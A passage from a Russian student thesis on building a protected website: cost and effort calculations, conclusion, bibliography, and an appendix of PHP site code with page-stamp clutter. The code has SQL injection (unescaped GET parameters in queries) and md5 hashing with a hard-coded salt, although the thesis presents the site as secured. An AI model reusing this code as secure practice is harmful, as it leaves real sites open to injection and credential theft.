7. улучшение защиты;

Далее требуется рассчитать трудоемкость и длительность работ. Поскольку трудоемкость этапов и видов работ носит вероятностный характер, то предпочтительным будет использование метода экспертных оценок.

В этом методе для каждого этапа требуется экспертным путем определить три оценки трудоемкости, в днях:

- наименее возможная величина затрат, a_i ;
- наиболее вероятная величина затрат, m_i ;

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата						Лист 63
Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056					

– наиболее возможная величина затрат, b_i ;

На основании экспертных оценок средняя величина для a_i , m_i и b_i определяется по формуле (5.1):

$$\bar{T} = \frac{3T_{\text{рук}} + 2T_{\text{авт}}}{5}, \quad (5.1)$$

где \bar{T} – среднее время, полученное на основании экспертных оценок;

$T_{\text{рук}}$ – оценка затрат времени, данная руководителем;

$T_{\text{авт}}$ – оценка затрат времени, данная автором проекта.

Результаты расчета средней оценки затрат времени на разработку программного продукта приведены в таблице 5.1.

Инв. № подл.	Подпись и дата				Инв. № дубл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата	
Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056					Лист
										64

Таблица 5.1 – Время, затраченное на разработку программного продукта

Этапы разработки программного продукта	Наименее возможная величина затрат (a_i), дни			Наиболее вероятная величина затрат (m_i), дни			Наиболее возможная величина затрат (b_i), дни		
	$T_{авт}$	$T_{рук}$	\bar{T}	$T_{авт}$	$T_{рук}$	\bar{T}	$T_{авт}$	$T_{рук}$	\bar{T}
1. Анализ компании	2	1	1,4	4	2	2,8	5	4	4,4
2. Разработка нарушителя модели и угроз	4	3	3,4	7	5	5,8	8	7	7,4
3. Выбор хостинга и домена	3	2	2,4	4	2	2,8	6	4	4,8
4. Создание и подключение базы данных	2	1	1,4	3	2	2,4	5	4	4,4
5. Проектирование защищённого сайта	15	12	13,2	18	16	16,8	21	20	20,4
6. Проверка на наличие уязвимостей	3	2	2,4	5	4	4,4	7	5	5,8
7. Улучшение защиты	10	7	8,2	12	10	10,8	15	13	13,8

На основе средних оценок рассчитываются математическое ожидание и отклонение по каждому этапу разработки программного продукта. Формула расчета математического ожидания для i -го этапа:

$$MO_i = \frac{a_i + 4m_i + b_i}{6}, \quad (5.2)$$

где MO_i – математическое ожидание для i -го этапа;

a_i, m_i, b_i – средние значения.

Стандартное отклонение для каждого этапа разработки программного продукта определяется по формуле:

ФАЭС.10.05.02.056

Лист

65

$$G_i = \frac{b_i - a_i}{6}, \quad (5.3)$$

Таблица 5.2 – Затраты на разработку программного продукта

Этапы разработки программного продукта	Средняя величина затрат по этапам, дни			Матем. ожидание (МО _i , дни)	Станд. отклонение (G _i , дни)	Коэффициент вариации (v _i)
	Наименее возможная величина затрат (a _i , дни)	Наиболее вероятная величина затрат (m _i , дни)	Наиболее возможная величина затрат (b _i , дни)			
1. Анализ компании	1,4	2,8	4,4	2,83	0,50	0,176
2. Разработка нарушителя модели и угроз	3,4	5,8	7,4	5,67	0,67	0,118
3. Выбор хостинга и домена	2,4	2,8	4,8	3,07	0,40	0,130
4. Создание и подключение базы данных	1,4	2,4	4,4	2,57	0,50	0,195
5. Проектирование защищённого сайта	13,2	16,8	20,4	16,80	1,20	0,071
6. Проверка на наличие уязвимостей	2,4	4,4	5,8	4,30	0,57	0,132
7. Улучшение защиты	8,2	10,8	13,8	10,87	0,93	0,086
Итого	32,4	45,8	61	46,10	1,93	0,042

В итоге коэффициент вариации равен 0,042 и не превосходит 0,33. Поэтому мнения экспертов считаются согласованными.

5.3 Расчет себестоимости и цены программного продукта

Себестоимость программного продукта – это все виды затрат, понесенные при разработке продукта. Чтобы определить себестоимость разработки применяется метод экспертных оценок.

Себестоимость программного продукта определяется по формуле (5.7):

$$C = \frac{3}{m} \cdot k \cdot k_{\text{ТЕР}} \cdot k_{\text{ПР}} \cdot (t_1 + t_2) \cdot (1 + k_{\text{Н}}) + 8 \cdot t_3 \cdot C_{\text{М}} + 8 \cdot t_4 \cdot C_{\text{И}}, \quad (5.7)$$

где 3 – среднемесячная заработная плата рНР-разработчика, 3 = 30000;

$k_{\text{ТЕР}}$ – территориальный коэффициент, $k_{\text{ТЕР}} = 1,2$ (для НСО);

$k_{\text{ПР}}$ – коэффициент премии, $k_{\text{ПР}} = 1$;

k – коэффициент, учитывающий страховые взносы (фонды пенсионного, социального и медицинского страхования), $k = 1,3$;

m – количество рабочих дней в месяце, $m = 22$;

$k_{\text{Н}}$ – коэффициент, учитывающий накладные расходы (отопление, освещение, уборка и т. д.), $k_{\text{Н}} = 0,4$;

t_1 – время, затраченное разработчиком на разработку требований к программе, т.е. подготовительное время, которое необходимо потратить, чтобы приступить к написанию программы и отладки программы, чел./дни;

t_2 – сборка устройства, составление алгоритма в программе, время, затраченное на написание и отладку программы, чел./дни;

t_3 – время, затраченное на разработку программы с использованием машинного времени, чел./дни;

t_4 – время работы в сети интернет, дни;

$C_{\text{И}}$ – стоимость 1 часа работы в сети интернет, руб. (оценивается через абонентскую плату);

$C_{\text{М}}$ – стоимость одного часа машинного времени.

Для расчета стоимости одного часа машинного времени, необходимо определить затраты на эксплуатацию ПК за год по следующей формуле:

$$C_{\text{М}} = \frac{3_{\text{эл}} + 3_{\text{а}} + 3_{\text{компл}} + 3_{\text{пр}}}{T_{\text{общ}}}. \quad (5.8)$$

Общее время работы компьютера за год составляет:

$$T_{\text{общ}} = 22 \cdot 12 \cdot 8 = 2112 \text{ (часов)}$$

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата	Подпись и дата	Лист	
							ФАЭС.10.05.02.056
Изм.	Лист	№ докум.	Подпись	Дата			

Затраты на электроэнергию за год работы (на данный момент тариф $C_{эл}$ составляет 2,68 руб. за кВт/ч):

$$Z_{эл} = T_{общ} * C_{эл} * P, \quad (5.9)$$

где P – потребляемая мощность ПК по паспортным данным в час, $P = 500$ Вт/ч.

По (5.9) затраты на электроэнергию за год работы составляют:

$$Z_{эл} = 2112 * 2,68 * 0,500 = 2830,1 \text{ (руб.)}$$

Амортизационные отчисления в год определяются как процент отчисления на амортизацию от первоначальной стоимости основных производственных фондов. Процент отчисления на амортизацию, согласно ст. 258 НК РФ, составляет 34-50% от первоначальной стоимости ПК (компьютер относится ко второй группе имущества со сроком полезного использования свыше 2 лет до 3 лет включительно). Затраты на ПК определяются по формуле:

$$Z_a = C * P_p, \quad (5.10)$$

где C – стоимость ПК, руб.;

P_p – процент отчисления на амортизацию, $P_p = 40\%$.

Получим:

$$Z_a = 72000 * 0,4 = 28800 \text{ (руб.)}$$

Затраты на комплектующие материалы составляют:

$$Z_{компл} = 3000 \text{ (руб.)}$$

Прочие расходы составляют 5% от общей суммы затрат:

$$Z_{пр} = \frac{0,05 * (Z_{эл} + Z_a + Z_{компл})}{0,95}. \quad (5.11)$$

По (5.11) прочие расходы равны:

$$Z_{пр} = \frac{0,05 * (2830,1 + 28800 + 3000)}{0,95} = 1822,63 \text{ (руб.)}$$

По формуле 5.8 стоимость одного часа машинного времени равна:

$$C_m = \frac{2830,1 + 28800 + 3000 + 1822,63}{2112} = 17,26 \text{ (руб.)}$$

Инв. № подл.	Подпись и дата				Лист 69
	Инв. № дубл.				
	Взам. инв. №				
	Подпись и дата				
Изм.	Лис	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056

Тариф на услугу интернет составляет 990 руб. в месяц, следовательно, стоимость 1 дня работы в сети интернет равен:

$$C_{\text{и}} = \frac{990}{30} = 33 \text{ (руб.)}$$

Заключительным этапом расчета является распределение ранее рассчитанной трудоемкости (таблица 5.3) по 4 направлениям:

– t_1 включает первые четыре этапа:

$$t_1 = 2,83 + 5,67 + 3,07 + 2,57 = 14,14 \text{ (дней)}$$

– t_2 включает оставшиеся этапы:

$$t_2 = 16,80 + 4,3 + 10,87 = 31,97 \text{ (дней)}$$

– t_3 включает время работы ПК для разработки программы:

$$t_3 = 45 \text{ (дней)}$$

– t_4 включает время использования интернета для разработки программы:

$$t_4 = 40 \text{ (дней)}$$

Наконец, итоговая себестоимость программного продукта составляет:

$$C = \frac{30000}{22} \cdot 1,3 \cdot 1,2 \cdot 1 \cdot (14,14 + 31,97) \cdot (1 + 0,4) + 8 \cdot 45 \cdot 17,26 + 8 \cdot 40 \cdot 33 = 154097,5 \text{ (руб.)}$$

В случае, если программный продукт будет доработан и реализован на рынке, следует рассчитать цену по следующей формуле:

$$Ц = C * \left(1 + \frac{P}{100}\right), \quad (5.12)$$

где C – себестоимость разработки программы, руб;

P – рентабельность, руб.

Определим цену программного продукта, при условии, что значение рентабельности равно 20%:

$$Ц = 154097,5 \cdot \left(1 + \frac{20}{100}\right) = 184917 \text{ (руб.)}$$

Цена с учетом налога на добавленную стоимость находится по формуле:

$$Ц_{\text{НДС}} = Ц * K_{\text{НДС}}, \quad (5.13)$$

Инв. № подл.	Подпись и дата				Лист 70
	Инв. № докл.				
	Взам. инв. №				
	Подпись и дата				
Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056

Заключение

В результате выполнения дипломной работы была достигнута поставленная цель путем решения следующих задач:

- провести анализ компании;
- разработать модель нарушителя и проанализировать виды угрозы;
- спроектировать сайт и проверить его безопасность доступными средствами;
- анализ безопасности жизнедеятельности;
- технико-экономическое обоснование проекта.

При анализе компании были определены виды используемой информации и на основании каких законов эта информация должна храниться и обрабатываться. Разработка модели нарушителя и анализ видов угроз использовались при проектировании защищенного web-сайта. Было проведено сканирование сайта и выявленные уязвимости были закрыты.

Иув. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата					
Изм.	Лис	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056				
					Лист				
					72				

Список литературы

- 1 Федеральный закон "О коммерческой тайне" от 29.07.2004 N 98-ФЗ
(последняя редакция) / КонсультантПлюс – URL:
http://www.consultant.ru/document/cons_doc_LAW_48699/ea6f7bb32cdb797dc30aca18be2a215cd0211ad2/ (дата обращения 10.11.20)
- 2 Федеральный закон "О персональных данных" от 27.07.2006 N 152-ФЗ
(последняя редакция) / КонсультантПлюс – URL:
http://www.consultant.ru/document/cons_doc_LAW_61801/4f41fe599ce341751e4e34dc50a4b676674c1416/ (дата обращения 10.11.20)
- 3 ГОСТ 34.321-96 Информационные технологии (ИТ). Система стандартов по базам данных. Эталонная модель управления данными, ГОСТ от 22 февраля 2001 года №34.321-96 – URL: <http://docs.cntd.ru/document/1200017662> (дата обращения 10.11.20)
- 4 Обеспечение защиты персональных данных в СУБД Oracle — [ISO27000.ru](http://www.iso27000.ru) – URL: <http://www.iso27000.ru/chitalnyi-zai/zaschita-personalnyh-dannyh/obespechenie-zaschity-personalnyh-dannyh-v-subd-oracle> (дата обращения 12.11.20)
- 5 Методика определения угроз безопасности информации в информационных системах – URL: <https://fstec.ru/component/attachments/download/812> (дата обращения 13.11.20)
- 6 Таксономии атак на компьютерные системы – URL: <http://www.mathnet.ru/links/aa86732e28b92459ae3c7556253eb66f/trspy105.pdf> (дата обращения 15.11.20)
- 7 OWASP Top 10 2017 Десять самых критичных угроз безопасности веб-приложений– URL: https://wiki.owasp.org/images/9/96/OWASP_Top_10-2017-ru.pdf (дата обращения 15.11.20)
- 8 Уязвимости и угрозы веб-приложений в 2019 году – URL: <https://www.ptsecurity.com/ru-ru/research/analytics/web-vulnerabilities-2020/#id2> (дата обращения 15.11.20)

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата

9 XSS глазами злоумышленника / Хабр – URL: <https://habr.com/ru/post/66057/> (дата обращения 17.11.20)

10 Защита от XSS. ТОП 5 защит от XSS. Как защититься от XSS атак – URL: <https://spy-soft.net/zashhita-ot-xss> (дата обращения 17.11.20)

11 Угрозы безопасности сайта и способы защиты, сканеры уязвимости – URL: <https://www.uplab.ru/blog/site-security/> (дата обращения 23.11.20)

12 Системы управления базами данных — Базы данных – URL: <https://lecturesdb.readthedocs.io/databases/dbms.html> (дата обращения 28.11.20)

13 Реляционная СУБД – URL: https://www.tadviser.ru/index.php/Статья:Реляционная_СУБД (дата обращения 28.11.20)

14 Преимущества СУБД Oracle – URL: <http://www.winblog.ru/admin/1147770778-al15011701.html> (дата обращения 28.11.20)

15 Преимущества и недостатки Oracle ASM для хранения баз данных – URL: <https://oracle-patches.com/oracle/prof/3184-лучший-способ-хранения-данных-или-плюсы-и-минусы-oracle-asm> (дата обращения 28.11.10)

16 Отличия, достоинства и недостатки базы данных PostgreSQL – URL: <https://oracle-patches.com/common/3214-%D1%87%D1%82%D0%BE-%D1%82%D0%B0%D0%BA%D0%BE%D0%B5-postgresql> (дата обращения 28.11.20)

17 SQLite vs MySQL vs PostgreSQL: сравнение систем управления базами данных | DevAcademy – URL: <https://devacademy.ru/article/sqlite-vs-mysql-vs-postgresql> (дата обращения 28.11.20)

18 Технологии, которые используются для разработки в Метод Лаб: СУБД MySQL – URL: <https://www.methodlab.ru/technology/mysql.shtml> (дата обращения 28.11.20)

19 Система управления базами данных MySQL – URL: https://depix.ru/articles/sistema_upravleniya_bazami_dannyh_mysql (дата обращения 28.11.20)

Подпись и дата	
Инв. № дубл.	
Взам. инв. №	
Подпись и дата	
Инв. № подл.	

					ФАЭС.10.05.02.056	Лист
						74
Изм.	Лист	№ докум.	Подпись	Дата		

Приложение А

Код сайта

Activation.php

```
<?php
require_once("dbconnect.php");
if(isset($_GET['token']) && !empty($_GET['token'])) {
    $token = $_GET['token'];
} else {
    exit("<p><strong>Ошибка!</strong> Отсутствует проверочный код.</p>");
}
if(isset($_GET['email']) && !empty($_GET['email'])) {
    $email = $_GET['email'];
} else {
    exit("<p><strong>Ошибка!</strong> Отсутствует адрес электронной почты.</p>");
}
$query_delete_users = $mysqli->query("DELETE FROM `users` WHERE `email_status` = 0
AND `date_registration` < ( NOW() - INTERVAL 1 DAY )");
if(!$query_delete_users) {
    exit("<p><strong>Ошибка!</strong> Сбой при удалении просроченного аккаунта.
Код ошибки: ".$mysqli->errno."</p>");
}
$query_delete_confirm_users = $mysqli->query("DELETE FROM `confirm_users` WHERE
`date_registration` < ( NOW() - INTERVAL 1 DAY )");
if(!$query_delete_confirm_users) {
    exit("<p><strong>Ошибка!</strong> Сбой при удалении просроченного
аккаунта(confirm). Код ошибки: ".$mysqli->errno."</p>");
}
$query_select_user = $mysqli->query("SELECT `token` FROM `confirm_users` WHERE
`email` = '". $email ."'");
if(($row = $query_select_user->fetch_assoc()) != false) {
    if($query_select_user->num_rows == 1) {
        if($token == $row['token']) {
            $query_update_user = $mysqli->query("UPDATE `users` SET `email_status`
= 1 WHERE `email` = '". $email ."'");
            if(!$query_update_user) {
                exit("<p><strong>Ошибка!</strong> Сбой при обновлении статуса
пользователя. Код ошибки: ".$mysqli->errno."</p>");
            } else {
                $query_delete = $mysqli->query("DELETE FROM `confirm_users` WHERE
`email` = '". $email ."'");
                if(!$query_delete) {
                    exit("<p><strong>Ошибка!</strong> Сбой при удалении данных
пользователя из временной таблицы. Код ошибки: ".$mysqli->errno."</p>");
                } else {
                    require_once("header.php");
                    echo '<h1 class="success_message text_center">Почта успеш-
но подтверждена!</h1>';
                    echo '<p class="text_center">Теперь Вы можете войти в свой
аккаунт.</p>';
                }
            }
        } else {
            exit("<p><strong>Ошибка!</strong> Неправильный проверочный код.</p>");
        }
    } else {
        exit("<p><strong>Ошибка!</strong> Такой пользователь не зарегистрирован
```

Подпись и дата

Инв. № дубл.

Взам. инв. №

Подпись и дата

Инв. № подл.

Лист

ФАЭС.10.05.02.056

76

Изм. Лист № докум. Подпись Дата


```

$password = trim($_POST["password"]);
if(!empty($password)){
    $password = htmlspecialchars($password, ENT_QUOTES);
    $salt="gurrenlagann";
    $password = md5($password.$salt);
}else{
    $_SESSION["error_messages"] .= "<p class='message_error' >Укажите Ваш пароль</p>";
    header("HTTP/1.1 301 Moved Permanently");
    header("Location: ".$address_site."/form_auth.php");
    exit();
}
}else{
    $_SESSION["error_messages"] .= "<p class='message_error' >Отсутствует поле для ввода пароля</p>";
    header("HTTP/1.1 301 Moved Permanently");
    header("Location: ".$address_site."/form_auth.php");
    exit();
}
$query_delete_users = $mysqli->query("DELETE FROM `users` WHERE `email_status` = 0 AND `date_registration` < ( NOW() - INTERVAL 1 DAY )");
if(!$query_delete_users){
    exit("<p><strong>Ошибка!</strong> Сбой при удалении просроченного аккаунта. Код ошибки: ".$mysqli->errno."</p>");
}
$query_delete_confirm_users = $mysqli->query("DELETE FROM `confirm_users` WHERE `date_registration` < ( NOW() - INTERVAL 1 DAY )");
if(!$query_delete_confirm_users){
    exit("<p><strong>Ошибка!</strong> Сбой при удалении просроченного аккаунта(confirm). Код ошибки: ".$mysqli->errno."</p>");
}
$result_query_select = $mysqli->query("SELECT * FROM `users` WHERE email = '". $email ."' AND password = '". $password ."'");
if(!$result_query_select){
    $_SESSION["error_messages"] .= "<p class='message_error' >Ошибка запроса на выборке пользователя из БД</p>";
    header("HTTP/1.1 301 Moved Permanently");
    header("Location: ".$address_site."/form_auth.php");
    exit();
}else{
    if($result_query_select->num_rows == 1){
        while(($row = $result_query_select->fetch_assoc()) !=false){
            if((int)$row["email_status"] == 0){
                $_SESSION["error_messages"] = "<p class='message_error' >Вы зарегистрированы. Необходимо подтвердить почту, для подтверждения почты перейдите по ссылке из письма</p>";
                exit();
            }
        }
        exit("<p><strong>Внимание!</strong> Ссылка для подтверждения почты действительна 24 часа с момента регистрации</p>");
        header("HTTP/1.1 301 Moved Permanently");
        header("Location: ".$address_site."/form_auth.php");
        exit();
    }else{
        $_SESSION['email'] = $email;
        $_SESSION['password'] = $password;
        header("HTTP/1.1 301 Moved Permanently");
        header("Location: ".$address_site."/index.php");
        exit();
    }
}
}else{
    $_SESSION["error_messages"] .= "<p class='message_error' >Неправильный логин и/или пароль</p>";
    header("HTTP/1.1 301 Moved Permanently");
}

```

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата

					ФАЭС.10.05.02.056	Лист
Изм.	Лист	№ докум.	Подпись	Дата		78


```

</div>
<?php
    if(!isset($_SESSION["email"]) && !isset($_SESSION["password"])){
?>
        <div id="form_auth">
            <h2>Форма авторизации</h2>
            <form action="auth.php" method="post" name="form_auth">
                <table>
                    <tbody><tr>
                        <td> Email: </td>
                        <td>
                            <input type="email" name="email" required="required"><br>
                            <span id="valid_email_message"
class="message_error"></span>
                        </td>
                    </tr>
                    <tr>
                        <td> Пароль: </td>
                        <td>
                            <input type="password" name="password"
placeholder="минимум 6 символов" required="required"><br>
                            <span id="valid_password_message"
class="message_error"></span>
                        </td>
                    </tr>
                    <tr>
                        <td> Введите капчу: </td>
                        <td>
                            <p>
                                 <br>
                                <input type="text" name="captcha"
placeholder="Проверочный код">
                            </p>
                        </td>
                    </tr>
                    <tr>
                        <td colspan="2">
                            <input type="submit" name="btn_submit_auth" value="Войти">
                        </td>
                    </tr>
                </tbody></table>
            </form>
        </div>
<?php
    }else{
?>
        <div id="authorized">
            <h2>Вы уже авторизованы</h2>
        </div>
<?php
    }
?>

```

Form_register.php

```

<?php
    require_once("header.php");
?>
<div class="block_for_messages">
    <?php
        if(isset($_SESSION["error_messages"]) && !empty($_SESSION["error_messages"])){
            echo $_SESSION["error_messages"];
        }
    </?php>
</div>

```

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата
--------------	----------------	--------------	--------------	----------------

Изм.	Лист	№ докум.	Подпись	Дата
------	------	----------	---------	------

ФАЭС.10.05.02.056


```

        unset($_SESSION["error_messages"]);
    }
    if(isset($_SESSION["success_messages"]) && !empty($_SESSION["success_messages"])){
        echo $_SESSION["success_messages"];
        unset($_SESSION["success_messages"]);
    }
    ?>
</div>
<?php
    if(!isset($_SESSION["email"]) && !isset($_SESSION["password"])){
    ?>
        <div id="form_register">
            <h2>Форма регистрации</h2>
            <form action="register.php" method="post" name="form_register">
                <table>
                    <tbody><tr>
                        <td> Имя: </td>
                        <td>
                            <input type="text" name="first_name" required="required">
                        </td>
                    </tr>
                    <tr>
                        <td> Email: </td>
                        <td>
                            <input type="email" name="email" maxlength="50" required="required" />
                            <span id="valid_email_message" class="message_error"></span>
                        </td>
                    </tr>
                    <tr>
                        <td> Пароль: </td>
                        <td>
                            <input type="password" name="password" placeholder="минимум 6 символов" required="required"><br>
                            <span id="valid_password_message" class="message_error"></span>
                        </td>
                    </tr>
                    <tr>
                        <td> Введите капчу: </td>
                        <td>
                            <p>
                                 <br><br>
                                <input type="text" name="captcha" placeholder="Проверочный код" required="required">
                            </p>
                        </td>
                    </tr>
                    <tr>
                        <td colspan="2">
                            <input id="checkbox" type="checkbox" name="checkbox" onchange="document.getElementById('submit').disabled = !this.checked;" />
                            <style>
                                #main {display: none; position: absolute; top: 0;left: 0;width: 100%;height: 100%;}
                                #okno {width: 300px;background-color:white;height: 50px;text-align: center;padding: 15px;border: 3px solid #0000cc;border-radius: 10px;color: #0000cc; position: absolute;top: 0;right: 0;bottom: 0;left: 0;margin: auto;}
                                #main:target {display: block;}
                            </style>
                        </td>
                    </tr>
                </tbody>
            </table>
        </div>
    }
}

```

Подпись и дата	
Инв. № дубл.	
Взам. инв. №	
Подпись и дата	
Инв. № подл.	

Изм.	Лист	№ докум.	Подпись	Дата

ФАЭС.10.05.02.056

```

        </style>
        <a href="#" id="main">
        <div id="okno">
            Текст согласия на обработку персональных дан-
ных
        </div>
        </a>
        <label for="checkbox">Настоящим подтверждаю, что я со-
гласен <a href="#">на обработку персональных данных </a> </label>
        <input type="submit" disabled="disabled"
name="btn_submit_register" id="submit" value="Отправить" />
        </td>
    </tr>
</tbody></table>
</form>
<div class="formname">

</div>
</div>
<?php
    }else{
?>

    <div id="authorized">
        <h2>Вы уже зарегистрированы</h2>
    </div>
<?php
    }
?>

```

Header.php

```

<?php
    session_start();
    header("Content-Security-Policy:frame-ancestors 'none'");
    header("X-Frame-Options: SAMEORIGIN");
?>
<!DOCTYPE html>
<html>
    <head>
        <title>Сайт</title>
        <meta charset="utf-8">
        <link rel="stylesheet" type="text/css" href="css/styles.css">
        <script
src="https://ajax.googleapis.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
        <script type="text/javascript">
            $(document).ready(function() {
                "use strict";
                var pattern = /^[a-z0-9][a-z0-9\._-]*[a-z0-9]*@([a-z0-9]+([a-z0-9-
]*[a-z0-9]+)*\.)+[a-z]+/i;
                var mail = $('input[name=email]');
                mail.blur(function() {
                    if(mail.val() != ''){
                        if(mail.val().search(pattern) == 0){
                            $('#valid_email_message').text('');
                        }else{
                            $('#valid_email_message').text('Не правильный Email');
                        }
                    }else{
                        $('#valid_email_message').text('Введите Ваш email');
                    }
                });
                var password = $('input[name=password]');
                password.blur(function() {
                    if(password.val() != ''){

```

Инв. № подл.	Подпись и дата	<pre>session_start(); header("Content-Security-Policy:frame-ancestors 'none'"); header("X-Frame-Options: SAMEORIGIN"); ?> <!DOCTYPE html> <html> <head> <title>Сайт</title> <meta charset="utf-8"> <link rel="stylesheet" type="text/css" href="css/styles.css"> <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script> <script type="text/javascript"> \$(document).ready(function() { "use strict"; var pattern = /^[a-z0-9][a-z0-9\._-]*[a-z0-9]*@([a-z0-9]+([a-z0-9-]*[a-z0-9]+)*\.)+[a-z]+/i; var mail = \$('input[name=email]'); mail.blur(function() { if(mail.val() != ''){ if(mail.val().search(pattern) == 0){ \$('#valid_email_message').text(''); }else{ \$('#valid_email_message').text('Не правильный Email'); } }else{ \$('#valid_email_message').text('Введите Ваш email'); } }); var password = \$('input[name=password]'); password.blur(function() { if(password.val() != ''){</pre>				
		Взам. инв. №	Инв. № дубл.	Подпись и дата	Изм.	Лист
ФАЭС.10.05.02.056					Лист	
					82	

```

        if(password.val().length < 6){
            $('#valid_password_message').text('Минимальная длина
пароля 6 символов');
        }else{
            $('#valid_password_message').text('');
        }
    }else{
        $('#valid_password_message').text('Введите пароль');
    }
    });
});

```

```
</script>
```

```
</head>
```

```
<body>
```

```
<div id="header">
```

```
<h2>Имя компании</h2>
```

```
<a href="https://romantsov.space/">Главная</a>
```

```
<div id="auth_block">
```

```
<?php
```

```
    if(!isset($_SESSION['email']) && !isset($_SESSION['password'])){
        ?>
```

```
<div id="link_register">
```

```
<a
```

```
href="https://romantsov.space/form_register.php">Регистрация</a>
```

```
</div>
```

```
<div id="link_auth">
```

```
<a
```

```
href="https://romantsov.space/form_auth.php">Авторизация</a>
```

```
</div>
```

```
<?php
```

```
    }else{
```

```
        ?>
```

```
<div id="link_logout">
```

```
<a href="https://romantsov.space/logout.php">Выход</a>
```

```
</div>
```

```
<?php
```

```
    }
```

```
        ?>
```

```
</div>
```

```
<div class="clear"></div>
```

```
</div>
```

Index.php

```
<?php
```

```
    require_once("header.php");
```

```
    ?>
```

```
<!DOCTYPE html>
```

```
<html >
```

```
<head>
```

```
<meta charset="UTF-8">
```

```
<meta http-equiv="X-UA-Compatible" content="IE=edge">
```

```
<meta name="viewport" content="width=device-width, initial-scale=1, mini-
mum-scale=1">
```

```
<meta name="description" content="">
```

```
<title>Home</title>
```

```
<link rel="stylesheet" href="assets/theme/css/style.css">
```

```
</head>
```

```
<body>
```

```
<section class="features6 cid-sgujTax5Sb" id="features7-1">
```

```
<div class="container">
```

```
<div class="card-wrapper">
```

```
<div class="row align-items-center">
```

```
<div class="col-12 col-lg-6">
```

Подпись и дата

Инв. № дубл.

Взам. инв. №

Подпись и дата

Инв. № подл.

Лист

ФАЭС.10.05.02.056

83

Изм. Лист № докум. Подпись Дата


```

<div class="col-lg-8 mx-auto mbr-form" data-form-
type="formoid">
    <form action="https://romantsov.space/" method="POST"
class="mbr-form form-with-styler mx-auto" data-form-title="Form Name"><input
type="hidden" name="email" data-form-email="true" val-
ue="2bNsf4mret1Wi4vFTitzJdpx+Lp0YH/8gF5DRF5v3BlZm20RH93Y7ZGayOnN3WFvomvlu31IwwNuD8
0alrY3ZxRTbLWqLDCOika2RvgltKAnXnrOW6WpeHmR76/pWPx2">
        <div class="">
            <div hidden="hidden" data-form-alert=""
class="alert alert-success col-12">Заявка отправлена</div>
            <div hidden="hidden" data-form-alert-danger=""
class="alert alert-danger col-12">Неверно</div>
        </div>
        <div class="dragArea row">
            <div class="col-lg-4 col-md-12 col-sm-12 form-
group" data-for="name">
                <input type="text" name="name"
placeholder="ФИО" data-form-field="Имя" class="form-control" value="" id="name-
form8-n">
            </div>
            <div class="col-lg-4 col-md-12 col-sm-12 form-
group" data-for="email">
                <input type="email" name="email" placehold-
er="Email" data-form-field="email" class="form-control" value="" id="email-form8-
n">
            </div>
            <div class="col-lg-4 col-md-12 col-sm-12 form-
group" data-for="text">
                <input type="text" name="text"
placeholder="Текст заявки" data-form-field="Заявка" class="form-control" value=""
id="text-form8-n">
            </div>
            <div class="col-lg-4 col-md-12 col-sm-12 mbr-
section-btn align-center"><button type="submit" class="btn btn-primary display-
4">Отправить</button></div>
        </div>
    </form>
</div>
</div>
</div>
</section>
<?php
}
?>
<section style="background-color: #fff; font-family: -apple-system, Blink-
MacSystemFont, 'Segoe UI', 'Roboto', 'Helvetica Neue', Arial, sans-serif; col-
or:#aaa; font-size:12px; padding: 0; align-items: center; display:
flex;"><a></a><p style="flex: 0 0 auto; margin:0; padding-
right:1rem;"></p></section> <script
src="assets/formstyler/jquery.formstyler.js"></script> <script
src="assets/formstyler/jquery.formstyler.min.js"></script> <script
src="assets/datepicker/jquery.datettimepicker.full.js"></script> <script
src="assets/theme/js/script.js"></script> <script
src="assets/formoid/formoid.min.js"></script>
</body>
</html>
Register.php
<?php
session_start();
require_once("dbconnect.php");
$_SESSION["error_messages"] = '';
$_SESSION["success messages"] = '';

```

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата

					ФАЭС.10.05.02.056	Лист
Изм.	Лист	№ докум.	Подпись	Дата		85

```

        if(isset($_POST["btn_submit_register"]) && !empty($_POST["btn_submit_register"])){
            $captcha = trim($_POST["captcha"]);
            if(isset($_POST["captcha"]) && !empty($captcha)){
                if(($_SESSION["rand"] != $captcha) && ($_SESSION["rand"] != "")){
                    $error_message = "<p class='message_error'><strong>Ошибка!</strong>Вы ввели неправильную капчу </p>";
                    $_SESSION["error_messages"] = $error_message;
                    header("HTTP/1.1 301 Moved Permanently");
                    header("Location: ".$address_site."/form_register.php");
                    exit();
                }
            }
            if(isset($_POST["first_name"])){
                $first_name = trim($_POST["first_name"]);
                if(!empty($first_name)){
                    $first_name = htmlspecialchars($first_name, ENT_QUOTES);
                }else{
                    $_SESSION["error_messages"] .= "<p class='message_error'>Укажите Ваше имя</p>";
                    header("HTTP/1.1 301 Moved Permanently");
                    header("Location: ".$address_site."/form_register.php");
                    exit();
                }
            }else{
                $_SESSION["error_messages"] .= "<p class='message_error'>Отсутствует поле с именем</p>";
                header("HTTP/1.1 301 Moved Permanently");
                header("Location: ".$address_site."/form_register.php");
                exit();
            }
        }
        if(isset($_POST["email"])){
            $email = trim($_POST["email"]);
            if(!empty($email)){
                $email = htmlspecialchars($email, ENT_QUOTES);
                $reg_email = "/^[a-z0-9][a-z0-9\._-]*[a-z0-9]*@[a-z0-9]+([a-z0-9-]*[a-z0-9])+\.[a-z]{2,3}$/i";
                if(!preg_match($reg_email, $email)){
                    $_SESSION["error_messages"] .= "<p class='message_error'>Вы ввели неправильный email</p>";
                    header("HTTP/1.1 301 Moved Permanently");
                    header("Location: ".$address_site."/form_register.php");
                    exit();
                }
                $result_query = $mysqli->query("SELECT `email` FROM `users` WHERE `email`='".$email."'");
                if($result_query->num_rows == 1){
                    if(($row = $result_query->fetch_assoc()) != false){
